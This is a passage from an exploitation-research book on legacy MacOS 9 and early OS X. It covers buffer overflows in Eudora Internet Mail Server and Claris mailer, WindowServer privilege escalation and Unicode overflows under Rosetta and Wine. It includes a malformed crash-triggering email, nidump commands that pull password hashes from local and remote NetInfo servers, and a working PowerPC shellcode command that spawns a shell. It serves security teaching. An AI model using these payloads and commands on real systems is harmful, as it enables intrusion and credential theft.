While the talking heads were making their wild claims, Charlie and I were fighting with Ghandi over who originated a particular null avoiding technique for PowerPC shellcode. I could literally count on one hand the number of people besides Charlie and I who were publicly doing real Macintosh research. There may have been other folks behind the scenes, but in reality only a handful of VX’rs and researchers released anything Macintosh-related.
Based on what I know about legacy MacOS, I have yet to find a convincing argument that would lead me to believe that the platform was un-hackable. The lack of public documentation regarding the exploitation of MacOS may lead you to think that things are solid. In reality, I don’t see anything special going short of the lack of a good technique. There is no special memory protection or mystical voodoo that made MacOS impossible to exploit, just a lack of researchers and public techniques.
If we look at the memory layout of an OS9 machine, we will find that protected memory is completely non-existent, and what we actually have is just a monolithic chunk of memory that the entire system shares. An example of this is shown below:
Heap zones
#1 Mod 13885K 00002800 to 00D91E8F SysZone^
#2 Mod 6K 000153A0 to 00016D8F ROM read-only zone #3 Mod 78633K 00D91E90 to 05A5C55F Process Manager zone #4 Mod 558K 0541C2C0 to 054A7ABF “SimpleText”
#5 Mod 1263K 05500FE0 to 0563CEBF “Eudora Internet Mail Server” #6 Mod 954K 0566B390 to 05759E9F “Finder”
#7 Mod 361K 058D4F70 to 0592F67F “Folder Actions”
#8 Mod 53K 05946210 to 0595391F “FBC Indexing Scheduler” #9 Mod 153K 05980B50 to 059A725F “Control Strip Extension” #10 Mod 15K 05A3EA10 to 05A4268F
When a buffer overflow occurs, the entire system can come down, because you extend beyond the program’s fixed memory size and into another part of the system’s memory. In the above list, any one of the applications could bring down the entire system.
Eudora Internet Mail Server (EIMS) was a very popular program in its time, but unfortunately it was riddled with vulnerabilities. If you were ever an EIMS adminis-trator you know all too well about having to reboot your completely locked up OS9 machine for unknown reasons. A few years ago, I decided to look into why the OS9 machine I was forced to administrate loved to crash on a semi-daily basis. After discovering MacsBug, my eyes were opened to just how possible it was to exploit a legacy MacOS machine.
The machine I was on was a Powermac9500 with an old processor. I had figured out that sending 588 characters to port 105 would cause EIMS to crash. In some cases, if I sent a few more, the entire machine would go down. Once I attached a debugger, things started to look familiar. In a very short amount of time I was able to find the exact length to overwrite the PC register:
MacsBug 6.6.3, Copyright Apple Computer, Inc. 1981-2000
Bus Error at 41424344
while reading word from 41424344 in User data space
Current application is Eudora Internet Mail Server
Machine = #67 (PowerMac9500), System $0910, sysu = $01008000 …
Address 41424344 is not in RAM or ROM 68020 Registers
D0 = 00000000 A0 = 094ED3A4 USP = 095BFF3C D1 = 00000025 A1 = 41424344 MSP = 00000000 D2 = 00000004 A2 = 00BF63A8 ISP = 096AFC00 D3 = 00000001 A3 = 094ED3A4 VBR = 0024E044
D4 = 00000025 A4 = 00BF63A8 CACR = 00000001 SFC = 0 D5 = 00000001 A5 = 095C0DBC CAAR = 00000000 DFC = 0 D6 = 11110001 A6 = 096AFAE0 PC = 41424344
D7 = 0000000C A7 = 095BFF3C SR = smxnZvc Int = 0 Unable to access that address
Heap zones
…
WARNING: One or more heaps may be corrupt. Use HC ALL (Heap Check) for a thorough check.
Checking all heaps …
The Eudora Internet Mail Server heap at 094718A0 is bad
This block’s back pointer doesn’t point to the previous block. Block header
094ED380 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA …
The target heap is the Eudora Internet Mail Server heap at 094718A0 Totaling the Eudora Internet Mail Server heap at 094718A0
(See http://www.securityfocus.com/bid/10443.)
At the time, I was working on our production mail server so I was never able to do any research. I mailed the issue to a few private mailing lists, and I think eventually someone let Symantec know about it as there is a Bugtraq bid# associated with the issue.
On most other platforms, once you are able to overwrite the instruction pointer, it is usually game over for an attacker. Is there anything different about OS9? I set out to reproduce the issue years later on a different hardware platform and wound up with totally different results.
PowerPC 740/750 Registers
CR0 CR1 CR2 CR3 CR4 CR5 CR6 CR7 PC = 3F94B7D0 CR 1000 1000 0000 0000 0000 0000 0100 0100 LR = 3F944AA0 <>=O XEVO
CTR = 3F94002C
MSR = 00000000 SOC Compare Count
Int = 0 XER 000 01 00 MQ = 00000000
R0 = 00000000 R8 = 05650640 R16 = 00000000 R24 = 00000000 SP = 056504F0 R9 = 05514230 R17 = 00000000 R25 = 0024794C TOC = 003757E4 R10 = 41414141 R18 = 00000000 R26 = 00003032 R3 = 000E2960 R11 = 41414141 R19 = 00000000 R27 = 00000002 R4 = 00000001 R12 = 00000000 R20 = 00000000 R28 = 056505FC R5 = 00000000 R13 = 00000000 R21 = 00000000 R29 = 00000000 R6 = 68FFF740 R14 = 00000000 R22 = 00000000 R30 = 05650578 R7 = 0008A3F0 R15 = 00000000 R23 = 00000001 R31 = 05500FE0 WARNING: One or more heaps may be corrupt. Use HC ALL (Heap Check) for a
thorough check. Checking all heaps
Figure 2.1 Memory Exploitation
The ROM read-only heap at 000153A0 is ok The Process Manager heap at 00D91E90 is ok The “SimpleText” heap at 0541C2C0 is ok
The “Eudora Internet Mail Server” heap at 05500FE0 is bad
This block’s back pointer doesn’t point to the previous block. Block header
0554C020 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA The “Finder” heap at 0566B390 is ok
The “Folder Actions” heap at 058D4F70 is ok
The “FBC Indexing Scheduler” heap at 05946210 is ok The “Control Strip Extension” heap at 05980B50 is ok The heap at 05A3EA10 is ok
System heap high free space + TempMem low free space = #74017216 (#70M) The target heap is the System heap at 00002800
Totaling the System heap at 00002800
Having seen an actual overflow in a debugger, the conversation Charlie and I had was put into perspective. I remember joking around about trying to figure out the assembly code required to display “hello world” on the screen. Now I wonder how difficult it would be to get this same assembly code in the proper portion of memory so that it can be jumped into. On top of that, we now know the true track record of the WebSTAR product line. If it weren’t for the obscurity of the hardware and the OS, we may have actually seen a few WebSTAR servers hacked. (See http://www. macobserver.com/news/99/september/990914/webstararmy.html.)
I agree with the Army on one thing, MacOS was “… the right choice at the right time.” I would argue, however, about how “right” of a choice it was. The bottom line is that buffer overflows did exist in MacOS products from Apple and third-party vendors. At the time, most MacOS security issues were simply interpreted as “crashes.” In reality, if you look in a debugger, it seems as if the arbitrary code execution that we use today may have been possible on MacOS in the late 1990s. We have yet to publicly solve the riddle of code execution on OS9, but the good news is there is nothing special holding things back. With a little bit of TLC spent on a payload, an attacker could seemingly make the lack of command shell and remote logins that W3C boasted, completely irrelevant. (See http://www.securityfocus.com/bid/3454, http://www.securityfocus. com/bid/4517, http://www.securityfocus.com/bid/12881, http://www.securityfocus. com/bid/2121, http://www.securityfocus.com/bid/7177, http://www.securityfocus. com/bid/19282, and http://www.securityfocus.com/bid/2162.
Putting aside any potential attacks against the Army’s Web server, there were a few other issues that could have been interesting to exploit. Several of the common daily applications that MacOS users were exposed to contained vulnerabilities that could have been taken advantage of. For example, Claris mailer, Microsoft Office, Internet Explorer, Outlook Express, Shockwave Flash, RealPlayer, Eudora, and Netscape seemed like prime candidates for exploitation.
Client side exploitation could have easily been possible on OS9. Again, in my mind, the only thing that stopped this from happening was the lack of research and the lack of a good OS9 payload for exploits. For example, attacking the Claris mailer would have only required that an attacker create an e-mail with a malformed attachment. Claris needed only to download the message for the issue to trigger.
The following message will trigger the issue and completely obliterate the stack in the process:
To: Kevin Finisterre <[email protected]> Content-Type: multipart/mixed;
boundary=Apple-Mail-7--247544004
Mime-Version: 1.0 (Apple Message framework v915) Subject: test
Date: Sat, 8 Dec 2007 03:36:27 -0500 --Apple-Mail-7--247544004
Content-Disposition: attachment;
filename*0=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA; filename*1=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA; filename*2=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA; filename*3=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA Content-Type: application/octet-stream;
x-unix-mode=0644;
name=“AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAA”
Content-Transfer-Encoding: 7bit aaa
--Apple-Mail-7--247544004 Content-Type: text/plain; charset=US-ASCII; format=flowed
Content-Transfer-Encoding: 7bit --Apple-Mail-7--247544004—
Once the application crashes, Macsbug provides us with the following informa-tion. With this particular overflow, the system appears to be stable. None of the system heap has been corrupted by our input.
“i” x 63 . “AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL” . “ABCD” . “NNNNOOOO” . “i” x 131
This string pattern represents the magic sequence to overwrite some of the memory registers shown below in a more systematic fashion than displayed here. Each four-character section of the string above represents a memory register under our control below.
CR0 CR1 CR2 CR3 CR4 CR5 CR6 CR7 PC = 41414140 CR 1000 0010 0000 0000 0000 0000 0100 1000 LR = 41414141 <>=O XEVO
CTR = FFCEB198
MSR = 00000000 SOC Compare Count
Int = 0 XER 001 01 00 MQ = 00000000
R0 = 41414141 R8 = 00000000 R16 = 00000000 R24 = 41414141 SP = 054AE660 R9 = 00000000 R17 = 00000000 R25 = 41414141 TOC = 054490C0 R10 = 00000020 R18 = 00000000 R26 = 41414141 R3 = 00000001 R11 = 00000300 R19 = 00000000 R27 = 41414141 R4 = FFFFFFFF R12 = 00000004 R20 = 00000005 R28 = 41414141 R5 = 00000000 R13 = 00000000 R21 = 00000000 R29 = 41414141 R6 = 68FFF740 R14 = 00000000 R22 = 41414141 R30 = 41414141 R7 = 0005C5D0 R15 = 00000000 R23 = 41414141 R31 = 41414141 Unable to access that address
Displaying memory from sp
054AE660 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE670 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE680 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE690 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE6A0 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE6B0 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE6C0 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 054AE6D0 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
With this level of control on any modern OS, most attackers would have no trouble executing arbitrary code. The PC and LR register and many other registers wind up under the attacker’s control. From the looks of things, the only thing miss-ing was a good technique and some valid shellcode.
The 21st Century Threatscape
Apple Vulnerability/Update Retrospective
One of the first issues that I can remember cropping up for OSX was announced via CIAC Advisory M-007. At the time, some attributed the issue to NetInfo Manager, although CIAC more appropriately called the issue “Macintosh OS-X Application Manager Vulnerability.” The problem reminded me of the old “Shatter” style attacks for windows. We can see that the root of the problem is caused by the UID that WindowServer runs with. Under normal circumstances the users UID should be used:
SVUID SVGID RUID RGID UID COMMAND
0 0 0 0 501
/System/Library/CoreServices/WindowServer
Once the NetInfo Manager is launched, we can see that the UID of
WindowServer has been switched to 0 or root. If we launch an application from the Recent Items menu, which is controlled by WindowServer, we will be presented with root privileges.
SVUID SVGID RUID RGID UID COMMAND
0 0 0 0 0 /System/Library/CoreServices/WindowServer 0 20 501 20 0 /Applications/Utilities/NetInfo Manager.app/ Contents/MacOS/NetInfo Manager -psn_0_1310721
0 20 0 20 0
/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal -psn_0_1441793
Oddly enough, all we have to do is switch focus and the application loses WindowServer and its uid=0 privileges, while the other subsequently launched applications keep root:
SVUID SVGID RUID RGID UID COMMAND
0 0 0 0 501 /System/Library/CoreServices/WindowServer 0 20 501 20 0 /Applications/Utilities/NetInfo
Manager.app/Contents/MacOS/NetInfo Manager -psn_0_1310721
0 20 0 20 0
/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal -psn_0_1441793
SetUID root privileges are not the only side effect of this bug. The WindowServer will also inherit Setgid privileges under the proper conditions. In the case of Mail. app, the user will gain gid=6.
SVUID SVGID RUID RGID UID COMMAND
/Applications/Mail.app/Contents/MacOS/Mailo -psn_0_1572865 501 6 501 6 501
/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal -psn_0_1835009
On my default 10.0.3 install, the following applications were available for privilege escalation using this technique.
/Applications/Mail.app/Contents/MacOS/Mail
/Applications/Utilities/Disk Utility.app/Contents/MacOS/Disk Utility /Applications/Utilities/NetInfo Manager.app/Contents/MacOS/NetInfo Manager /Applications/Utilities/Print Center.app/Contents/MacOS/Print Center
The quartet listed above will give away gid=6 (mail) , uid=0 (root), and gid=1 (daemon), respectively. This problem was not the only locally based issue to plague the first versions of OSX. Local attackers were able to obtain root by exploiting several other issues. One fairly obvious issue was the lack of a shadowed password file. The traditional UNIX password file was protected, as it should be, but Apple forgot to protect the interface that they designed for password storage. Apple was making use of their NetInfo to maintain user credentials. A simple command typed into Terminal.app would dump the contents of the local password database.
[localhost:~] kf% cat /etc/passwd ##
# User Database #
# Note that this file is consulted when the system is running in single-user # mode. At other times this information is handled by lookupd. By default, # lookupd gets information from NetInfo, so this file will not be consulted # unless you have changed lookupd’s configuration.
##
nobody:*:-2:-2:Unprivileged User:/nohome:/noshell root:*:0:0:System Administrator:/var/root:/bin/tcsh daemon:*:1:1:System Services:/var/root:/noshell
www:*:70:70:World Wide Web Server:/Library/WebServer:/noshell unknown:*:99:99:Unknown User:/nohome:/noshell
[localhost:~] kf% cat /etc/master.passwd cat: /etc/master.passwd: Permission denied [localhost:~] kf% nidump passwd .
unknown:*:99:99::0:0:Unknown User:/dev/null:/dev/null
www:*:70:70::0:0:World Wide Web Server:/Library/WebServer:/dev/null kf:4iDlgBR4Ss5no:501:20::0:0:k f:/Users/kf:/bin/tcsh
(See http://www.cert.org/advisories/CA-1992-01.html.)
This particular issue was kind of interesting, because in some cases you could trigger it remotely. The behavior is actually an old side effect from NeXT that was addressed some 10 years earlier. The CERT Advisory titled CA-1992-01 NeXTstep Configuration Vulnerability explained two serious conditions that allowed this prob-lem to exist. “By default, a NetInfo server process will provide information to any machine that requests it.” In addition, “Remote users can gain unauthorized access to network’s administrative information such as the password file.” As a result of this issue, a remote attacker could simply dump the password file of a poorly configured server with a quick one-line command. Additional information about the machine being attacked could be gleaned via the various commands available in NetInfo. Essentially any machine with a “network” tag was vulnerable:
[localhost:~] kf% nidomain -l sidecar.apple.com ? tag=network udp=797 tcp=798 ?
tag=local udp=795 tcp=796 ??
[localhost:~] kf% nidump -t sidecar.apple.com/network passwd ? root:4iDlgBR4Ss5no:0:0::0:0:System
Administrator:/private/var/root:/bin/tcsh
[localhost:~] kf% nireport -t sidecar.apple.com/network /users name uid passwd ? root 0 4iDlgBR4Ss5no
This issue did not provide instant root access, but it did give an attacker an opportunity to crack a password for later use.
With the advent of x86-based Macintosh’s a few new facets were added to the attack surface of OSX. One of the first things that came to my mind when the hard-ware switch was made was the possibility of Unicode-based exploitation. Due to the layout of the address space, this sort of attack was not possible on PowerPC Macintosh’s.
By taking a look in gdb, we can get a good idea of how a successful Unicode attack might occur on a new-world Macintosh. If we pass our sample program a string of A’s, we will wind up overwriting the EDI and EIP registers with 2 bytes of Unicode control.
(gdb) r `perl -e ‘print “A” x 24’`
Start it from the beginning? (y or n) y
Starting program: /Users/kfinisterre/Desktop/book/uni `perl -e ‘print “A” x 24’` Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00410041 0x00410041 in ?? ()
In this particular example, we will only toy with frame 0 so the second frame is fairly corrupt.
(gdb) bt
#0 0x00410041 in ?? () #1 0x00000000 in ?? () (gdb) i r
eax 0x0 0 ecx 0x0 0 edx 0x0 0
ebx 0xbffff7e0 -1073743904 esp 0xbffff760 0xbffff760 ebp 0x410041 0x410041 esi 0x0 0
edi 0x410041 4259905 eip 0x410041 0x410041 eflags 0x10282 66178 cs 0x17 23
ss 0x1f 31 ds 0x1f 31 es 0x1f 31 fs 0x0 0 gs 0x37 55 (gdb) i f
Stack level 0, frame at 0xbffff764: eip = 0x410041; saved eip 0x0
called by frame at Cannot access memory at address 0x410045
There are most likely several executable sections of memory that are mapped within an address space that we can represent in Unicode. Very few of them will contain copies of your desired payload, and in some cases, your payload may be truncated as it is below. In this case, the bytes that got nulled out are not important.
0x3000f2: ”\220” 0x3000f4: ”” 0x3000f5: ”” 0x3000f6: ”\220” 0x3000f8: ”\220” 0x3000fa: ”\220” 0x3000fc: ”\220” 0x3000fe: ”\220” 0x300100: ”\220”
If we wanted to try and exploit this particular overflow, the format would be:
<filler x 14><EBX><EDI><EBP><EIP>.
Keep in mind that each overwrite is done in Unicode fashion so you will only use 2 bytes.
(gdb) r `perl -e ‘print “\x41” x 16 . “ZX” . “01” . “AB” . “\xf0\x30”’` The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /Users/kf/uni `perl -e ‘print “\x41” x 16 . “ZX” . “01” . “AB” . “\xf0\x30”’`
bytes: 50
Program received signal EXC_BAD_ACCESS, Could not access memory. Reason: KERN_PROTECTION_FAILURE at address: 0x00000001
0x003000f1 in ?? ()
Note how the 2-byte representation of a Unicode EIP address “\xf0\x30” ultimately winds up as 0x003000f1:
(gdb) x/i 0x003000f1
0x3000f1: add %al,0(%ecx) (gdb) i r $ecx
ecx 0x1 1
You can see here that the EIP was actually incremented by one and so was ECX. This tells us that code can actually be executed because the instruction “add %al,0(%ecx)” was responsible for setting the value of ECX to 0x1. (See http://www.edup.tudelft.
nl/∼bjwever/documentation_alpha2.html.php.)
encoding OSX payloads with some level of success. I believe that if someone were to put some effort into a real-world scenario, they could be successful.
During past exploitation attempts, it has not been unusual to see Unicode repre-sentations of a payload in memory. The following is an example of a Unicode string that was found in memory during the exploitation of CVE-2006-0396. In this particular example, a PowerPC machine was in use so any sort of Unicode technique was not even an after thought. Neither Unicode shellcode nor Unicode return addresses were an option in the PowerPC world. (See http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2006-0396.)
(gdb) x/30a $r29
0x18b8a00: 0xa28e6424 0x12100000 0x2f0055 0x730065 0x18b8a10: 0x720073 0x2f0074 0x650073 0x74002f 0x18b8a20: 0x4c0069 0x620072 0x610072 0x79002f 0x18b8a30: 0x4d0061 0x69006c 0x200044 0x6f0077 0x18b8a40: 0x6e006c 0x6f0061 0x640073 0x2f0061 0x18b8a50: 0x610061 0x610061 0x610061 0x610061 0x18b8a60: 0x610061 0x610061 0x610061 0x610061 0x18b8a70: 0x610061 0x610061
Unicode exploitation is just an example of the type of new opportunities that were opened by Apple switching to Intel. As another example, Rosetta now offers a means by which x86 Macs can run PPC-based binaries. I’ve seen several people question the exploitability of PowerPC binaries on x86 machines, but no one has provided any real-world examples.
Apple has provided us with a means to debug PowerPC-based binaries on Intel machines. This ability can be particularly useful if you are trying to exploit an application that runs on legacy hardware while you are running on a more recent x86-based machine. I think the most value comes when trying to exploit PowerPC binaries running under Rosetta emulation. (See http://developer.apple.com/ documentation/MacOSX/Conceptual/universal_binary/universal_binary_exec_a/ chapter_950_section_8.html.)
You can use the OAH_GDB environment variable to debug binaries running under this style of emulation. GDB will be placed into a special mode in order to spoof the PowerPC hardware.
localhost:Desktop kfinisterre$ export OAH_GDB=YES
Listening GDB Connected
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCD
Once the application has been started, a GDB Listener will automatically kick off. You will have to use another terminal to connect to it and start debugging.
localhost:~ kfinisterre$ gdb --oah
GNU gdb 6.3.50-20050815 (Apple version gdb-768) (Tue Oct 2 04:11:19 UTC 2007) Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type “show copying” to see the conditions.
There is absolutely no warranty for GDB. Type “show warranty” for details. This GDB was configured as “powerpc-apple-darwin”.
(gdb) attach vuln
Attaching to process 1571. Switching to remote protocol [New thread 267]
[Switching to thread 267] 0x8fc0100c in ?? ()
pid 1571 -> mach task 7427
Reading symbols for shared libraries . done Reading symbols for shared libraries . done 0x8fc0100c in __dyld__dyld_start ()
(gdb) c Continuing.
Reading symbols for shared libraries … done Reading symbols for shared libraries … done
Program received signal SIGSEGV, Segmentation fault. 0x41424344 in ?? ()
The example program that is currently loaded into the debugger contains a
(gdb) i r
r0 0x41424344 1094861636 r1 0xbfffeee0 3221221088 r2 0x0 0
r3 0x1 1 r4 0x0 0 r5 0x125293
r6 0xbfffedac 3221220780 r7 0x125293
r8 0x8892185 r9 0x8892185 r10 0x10 16
r11 0x82000022 2181038114 r12 0x0 0
r13 0x0 0 r14 0x0 0 r15 0x0 0 r16 0x0 0 r17 0x0 0 r18 0x0 0 r19 0x0 0 r20 0x0 0 r21 0x0 0 r22 0x0 0 r23 0x0 0 r24 0x0 0 r25 0x2 2
cr 0x2000022 33554466 lr 0x41424344 1094861636 ctr 0x921981c8 2451145160 xer 0x20000000 536870912 mq 0x0 0
fpscr 0x0 0 vscr 0x1 1 vrsave 0x0 0
There is not much more that you can ask for in this scenario. Since this program is running under PowerPC emulation, the protections that Leopards randomized memory and Non-executable stack offer are not anywhere in sight. Because of this, you can hop right into your shellcode.
As you can see, we have no problem getting a shell.
localhost:Desktop kfinisterre$ ./vuln `perl -e ‘print “A” x 288 . “\xbf\xff\xed\xec” . “iiii” x 10 . “\x7c\xa5\x2a\x79” . “\x40\xa2\xff\xfd” . “\x7f\xe8\x02\xa6” . “\x3b\xff\x01\x30” . “\x38\x7f\xfe\xf4” . “\x90\x61\xff\xf8” . “\x90\xa1\xff\xfc” . “\x38\x81\xff\xf8” . “\x3b\xc0\x76\x01” . “\x7f\xc0\x4e\x70” . “\x44\xff\xff\x02” . “/bin/sh”’`
Starting Unix GDB Session Listening
GDB Connected
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA????iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |?*y@?????;?08???a??????8???;?v?NpD??/bin/sh
sh-3.2$ uname -a
Darwin localhost.local 9.1.0 Darwin Kernel Version 9.1.0: Wed Oct 31 17:46:22 PDT 2007; root:xnu-1228.0.2~1/RELEASE_I386 i386
sh-3.2$ file vuln
vuln: Mach-O executable ppc sh-3.2$
CrossOver Office is a fairly popular emulation tool for OSX. In general, it is used to run Windows-based programs on several alternative platforms. Now that Apple runs on Intel-based platforms, Macintosh can be included on the list of OSes that can run CrossOver. A buffer overflow in a Windows-based application running in CrossOver (aka wine) can certainly impact the host OS in a negative manner. Below you can see what an overflow looks under wine emulation.
C:\>vuln AAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
wine: Unhandled page fault on execute access to 0x43434343 at address 0x43434343 (thread 0019), starting debugger…
Unhandled exception: page fault on execute access to 0x43434343 in 32- bit code (0x43434343).
Register dump:
CS:0017 SS:001f DS:001f ES:001f FS:1007 GS:0037
EIP:43434343 ESP:0061fef0 EBP:42424242 EFLAGS:00010202( - 00- -RI1) EAX:00000000 EBX:00004000 ECX:0061fec0 EDX:00000000
ESI:00401220 EDI:7ffdf000 Stack dump:
0x0061fef0: 00110300 00001fa0 00129180 004012d4 0x0061ff00: 0061ff20 00004000 0061ff48 004011ca 0x0061ff10: 00000010 00000000 0061ff48 004011e7 0x0061ff20: 00000002 00110390 00129180 ffffffff 0x0061ff30: 0061ff40 00401220 0061ff58 00126de8 0x0061ff40: 00000000 7b85df3c 0061ff58 00401238 0200: sel=1007 base=7ffc0000 limit=0000ffff 32-bit rw-Backtrace:
0x43434343: no code accessible Modules:
Module Address Debug info Name (3 modules) PE 400000-406000 Deferred vuln
PE 7b810000-7b87c000 Deferred kernel32 PE 7bc10000-7bc14000 Deferred ntdll Threads:
process tid prio (all id:s are in hex) 00000018 (D) C:\vuln.exe
00000019 0 <== 0000000a
0000000b 0 00000008
00000009 0
We can see that its debug output is similar; however, it is a bit more descriptive than that of the sample vuln.exe. Winamp has several DLL helpers, so the memory layout is a bit more complex than our example binary.
C:\program files\winamp>wine: Unhandled page fault on read access to 0x43424141 at address 0x7b83cba8 (thread 002d), starting debugger…
Unhandled exception: page fault on read access to 0x43424141 in 32-bit code (0x7b83cba8).
Register dump:
CS:0017 SS:001f DS:001f ES:001f FS:1007 GS:0037
EIP:7b83cba8 ESP:0033e5e0 EBP:0033e668 EFLAGS:00210206( - 00- RIP1)
EAX:00000001 EBX:7b83cb3d ECX:ffffffff EDX:00000001 ESI:00000017 EDI:43424141
Stack dump:
0x0033e5e0: 00000017 00000000 00000000 00000000 0x0033e5f0: 00000000 00000000 00000000 00000000 0x0033e600: 00000000 00000000 00000000 00000000 0x0033e610: 00000000 00000000 00000000 00000000 0x0033e620: 00000001 00000001 00000000 00000000 0x0033e630: 00000000 00000000 00000000 0033e660 0200: sel=1007 base=7ffc0000 limit=0000ffff 32-bit rw-Backtrace:
=>1 0x7b83cba8 in kernel32 (+0x2cba8) (0x0033e668) 2 0x7b83df52 in kernel32 (+0x2df52) (0x0033e698) 3 0x7bc21c6c (0x0033e738)
4 0x7bc220fc (0x0033e7a8) 5 0x7bc4a708 (0x0033e7e8)
0x7b83cba8: movzbl 0x0(%edi),%esi Modules:
Module Address Debug info Name (54 modules)
PE 3c0000-3e5000 Deferred msoss
PE 400000-525000 Deferred winamp
PE 1fc0000-1fcb000 Deferred in_wave …
PE 70bd0000-70c35000 Deferred shlwapi PE 71000000-71149000 Deferred shdocvw PE 71450000-714ae000 Deferred crypt32 PE 78000000-78040000 Deferred msvcrt PE 7b810000-7b87c000 Export kernel32 PE 7bc10000-7bc14000 Deferred ntdll Threads:
process tid prio (all id:s are in hex) 00000040 (D) C:\program files\winamp\winamp.exe 0000002c 2
00000037 0 0000003f 15 00000045 0 0000003c 0 00000044 0 0000003b 0 00000043 0 0000002b 2 00000042 0 0000002d 0 <== 00000016
0000001c 0 00000017 0 00000012 00000018 0 0000000e 0000001a 0
Rather than rely on the output from the wine debugger, it makes sense to attach to the process via gdb. This will give us the ability to debug in real time rather than dealing with post mortem crash dumps. The gdb interface should give us more control over what we are looking at when compared with the generic stack dump that the CrossOver developers have provided.
4437 ttys001 0:00.52
/Applications/CrossOver.app/Contents/SharedSupport/CrossOver/lib/…/bin/wineloader cmd.exe
4438 ttys001 0:01.26